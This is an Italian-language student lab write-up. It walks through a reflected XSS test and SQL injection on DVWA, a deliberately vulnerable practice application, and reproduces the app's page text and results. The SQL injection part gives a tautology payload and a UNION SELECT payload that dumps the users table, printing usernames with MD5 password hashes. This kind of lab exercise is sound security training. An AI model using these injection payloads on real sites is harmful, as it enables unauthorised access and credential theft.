

S6/L2

Il compito di oggi consiste in 2 lavori separati, XSS reflected e SQL injection.

Il Cross site scripting (XSS) è una famiglia di vulnerabilità che permettono ad un potenziale attaccante di prendere il controllo su una Web App e sulle sue componenti con impatti molto gravi sugli utenti.

Vedremo adesso l'esercizio svolto su DVWA.

Inseriamo nel riquadro lo script: `<script> alert("messaggio") </script>`

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello

More info

<http://hacker.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Il sito ci restituirà la stringa che abbiamo scritto nella parentesi.



SQL INJECTION

Un attacco di tipo SQL injection (SQLi) permette ad un utente non autorizzato di prendere il controllo sui comandi SQL utilizzati da un'applicazione Web. Questa tipologia di attacco ha impatti negativi enormi sui siti web.

Nel nostro caso dovremmo individuare il database nel quale sono contenute le credenziali degli account collegati al sito. Utilizziamo l'operatore 'OR' nel codice 'OR' a='a; Poniamo la a uguale ad un'altra a per determinare una condizione sempre vera così da restituire tutti i nomi del database.

[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: 'OR' a '=' a
First name: admin
Surname: admin

ID: 'OR' a '=' a
First name: Gordon
Surname: Brown

ID: 'OR' a '=' a
First name: Hack
Surname: Me

ID: 'OR' a '=' a
First name: Pablo
Surname: Picasso

ID: 'OR' a '=' a
First name: Bob
Surname: Smith

More info
<http://www.exploit.com/communities/SQLi.html>

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT null,null FROM users#
First name:
Surname:

More info

L'ultimo passaggio da fare, sempre con il comando "UNION" è quello di trovare username e password.

Scriviamo il codice ' UNION SELECT user, password FROM users#' e troviamo username e password del database

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>